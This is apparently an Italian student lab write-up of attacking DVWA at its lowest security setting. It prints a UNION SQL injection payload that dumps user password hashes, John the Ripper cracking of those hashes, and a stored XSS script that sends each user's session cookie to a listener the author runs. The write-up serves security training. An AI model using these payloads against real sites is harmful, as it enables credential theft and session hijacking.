

Web Application Hacking

Preconfigurazione: Impostare DVWA con la sicurezza in **Low**

- SQL Injection (blind):

Come prima cosa siamo andati a recuperare le password dei vari Utenti che si trovavano nel Database di DVWA, procedendo come in seguito:

Utilizzando nella barra **User ID:** il seguente comando:

%' and 1=0 union select null, concat(first_name,0x0a,last_name,0x0a,user,0x0a,password) from users #

Vulnerability: SQL Injection (Blind)

User ID:

Submit

```
ID: '% and 1=0 union select null, concat(first_name,0x0a,last_name,0x0a,user,0x0a,password) from users #
First name:
Surname: admin
admin
admin
5f4dcc3b5aa765d61d8327deb882cf99
```

```
ID: '% and 1=0 union select null, concat(first_name,0x0a,last_name,0x0a,user,0x0a,password) from users #
First name:
Surname: Gordon
Brown
gordonb
e99a18c428cb38d5f260853678922e03
```

```
ID: '% and 1=0 union select null, concat(first_name,0x0a,last_name,0x0a,user,0x0a,password) from users #
First name:
Surname: Hack
Me
1337
8d3533d75ae2c3966d7e0d4fcc69216b
```

```
ID: '% and 1=0 union select null, concat(first_name,0x0a,last_name,0x0a,user,0x0a,password) from users #
First name:
Surname: Pablo
Picasso
pablo
0d107d09f5bbe40cade3de5c71e9e9b7
```

```
ID: '% and 1=0 union select null, concat(first_name,0x0a,last_name,0x0a,user,0x0a,password) from users #
First name:
Surname: Bob
Smith
smithy
5f4dcc3b5aa765d61d8327deb882cf99
```

Che ci rilascerà tra le varie informazioni delle utenze anche le loro password in formato MD5.

Tramite il loro User e Password passiamo alla fase di cracking utilizzando il Tool **John the Ripper**.

Creeremo un file **.txt** dove inseriremo le informazioni recuperate (nel nostro caso **Pass.txt**)

```
1 admin:5f4dcc3b5aa765d61d8327deb882cf99
2 gordonb:e99a18c428cb38d5f260853678922e03
3 1337:8d3533d75ae2c3966d7e0d4fcc69216b
4 pablo:0d107d09f5bbe40cade3de5c71e9e9b7
5 smithy:5f4dcc3b5aa765d61d8327deb882cf99|
```

E attraverso il nostro Tool con il comando **john -format=raw-md5 -pass.txt** avvieremo la fase di Cracking.

```
(kali@kali)-[~/Desktop]
$ john --format=raw-md5 -- pass.txt
Using default input encoding: UTF-8
Loaded 5 password hashes with no different salts (Raw-MD5 [MD5 128/128 SSE2 4x3])
No password hashes left to crack (see FAQ)


(kali@kali)-[~/Desktop]
$ john --format=raw-md5 --show -- pass.txt
admin:password
gordonb:abc123
1337:charley
pablo:letmein
smithy:password

5 password hashes cracked, 0 left
```


Una volta terminata potremmo rivedere l'esecuzione appena completata tramite il comando: **john --format=raw-md5 --show -- pass.txt**

- XSS Stored

Ora passeremo al recupero dei Cookie di ogni singolo utente visti in precedenza e come verranno inviati i loro dati ad un Server sotto il nostro controllo. Per prima cosa creeremo il nostro server con il comando: **python3 -m http.server 8888**



Directory listing for /



Possiamo vedere come inserendo il nostro ip (**127.0.0.1:8888**) il server da noi creato intercetti la nostra comunicazione (**freccia blu**) lasciandoci un messaggio di ricezione.

Apriamo **XSS Stored**, prima di tutto, tramite il tasto destro del mouse useremo il comando **“Inspect”** per ispezionare la pagina, e nella categoria **body** aumenteremo il **maxlength=50** in maniera da poter poter scrivere oltre il limite di default

```
<div id="main_body">
  <div class="body_padded">
    <h1>Vulnerability: Stored Cross Site Scripting (XSS)</h1>
    <div class="vulnerable_code_area">
      <form method="post" name="guestform" onsubmit="return validate_form(this)">
        <table width="550" cellspacing="1" cellpadding="2" border="0">
          <tbody>
            <tr>
              <td width="100">Message *</td>
              <td>
                <textarea name="mtxMessage" cols="50" rows="3" maxlength="50"></textarea>
              </td>
            </tr>
          </tbody>
        </table>
      </form>
    </div>
    <br>
    <div id="guestbook_comments">
      <br>
      <h2>More info</h2>
    </div>
  </div>
</div>
```




Poi invieremo il nostro script in grado di intercettare ed inviare il Cookie dell’user corrente al nostro server.

<script>window.location="http://127.0.0.1:8888/?cookie="+document.cookie</script>

Name *	<input type="text" value="admin"/>
Message *	<div><script>window.location="http://127.0.0.1:8888/?cookie="+document.cookie</script></div>
<input type="button" value="Sign Guestbook"/>	

Ricevendo in cambio l’informazione del Cookie



E come possiamo vedere nel nostro Server creato la ricezione del Cookie appena intercettato.

Questo per quanto riguarda

- User: admin
- Password: password

Directory listing for /?cookie=security=low; PHPSESSID=b79c20bc7c669c6ad59e8d2e98b001

```
kali@kali: ~  
File Actions Edit View Help  
(kali@kali)-[~]  
$ python3 -m http.server 8888  
Serving HTTP on 0.0.0.0 port 8888 (http://0.0.0.0:8888/) ...  
127.0.0.1 - - [02/Dec/2022 06:08:43] "GET / HTTP/1.1" 200 -  
127.0.0.1 - - [02/Dec/2022 06:08:43] code 404, message File not found  
127.0.0.1 - - [02/Dec/2022 06:08:43] "GET /favicon.ico HTTP/1.1" 404 -  
127.0.0.1 - - [02/Dec/2022 06:09:59] "GET /?cookie=security=low;%20PHPSESSID=b79c20bc7c669c6ad59e8d2e98b001 HTTP/1.1" 200 -
```

Per gli altri utenti è stato effettuato lo stesso procedimento loggando all'interno del DVWA con i loro User/Password trovati precedentemente.

```
File Actions Edit View Help  
(kali@kali)-[~]  
$ python3 -m http.server 8888  
Serving HTTP on 0.0.0.0 port 8888 (http://0.0.0.0:8888/) ...  
127.0.0.1 - - [02/Dec/2022 06:08:43] "GET / HTTP/1.1" 200 -  
127.0.0.1 - - [02/Dec/2022 06:08:43] code 404, message File not found  
127.0.0.1 - - [02/Dec/2022 06:08:43] "GET /favicon.ico HTTP/1.1" 404 -  
127.0.0.1 - - [02/Dec/2022 06:09:59] "GET /?cookie=security=low;%20PHPSESSID=b79c20bc7c669c6ad59e8d2e98b001 HTTP/1.1" 200 -  
1337 "GET /?cookie=security=low;%20PHPSESSID=22f108f2e874dd203f6b90b1555867da HTTP/  
Gordonb "GET /?cookie=security=low;%20PHPSESSID=abc72948d8da154b4300909d0ef03ebf HTTP/  
Pablo "GET /?cookie=security=low;%20PHPSESSID=d6ec52b1b99917b8d8339232c3fc2395 HTTP/  
Smity "GET /?cookie=security=low;%20PHPSESSID=03091c828a2127ce9575d0cf6e262c9a HTTP/
```

- 1337

Directory listing for /?cookie=security=low; PHPSESSID=abc72948d8da154b4300909d0ef03ebf

- Gordonb

Directory listing for /?cookie=security=low; PHPSESSID=22f108f2e874dd203f6b90b1555867da

- Pablo

Directory listing for /?cookie=security=low; PHPSESSID=03091c828a2127ce9575d0cf6e262c9a

- Smity

**Directory listing for /?cookie=security=low;
PHPSESSID=d6ec52b1b99917b8d8339232c3fc2395**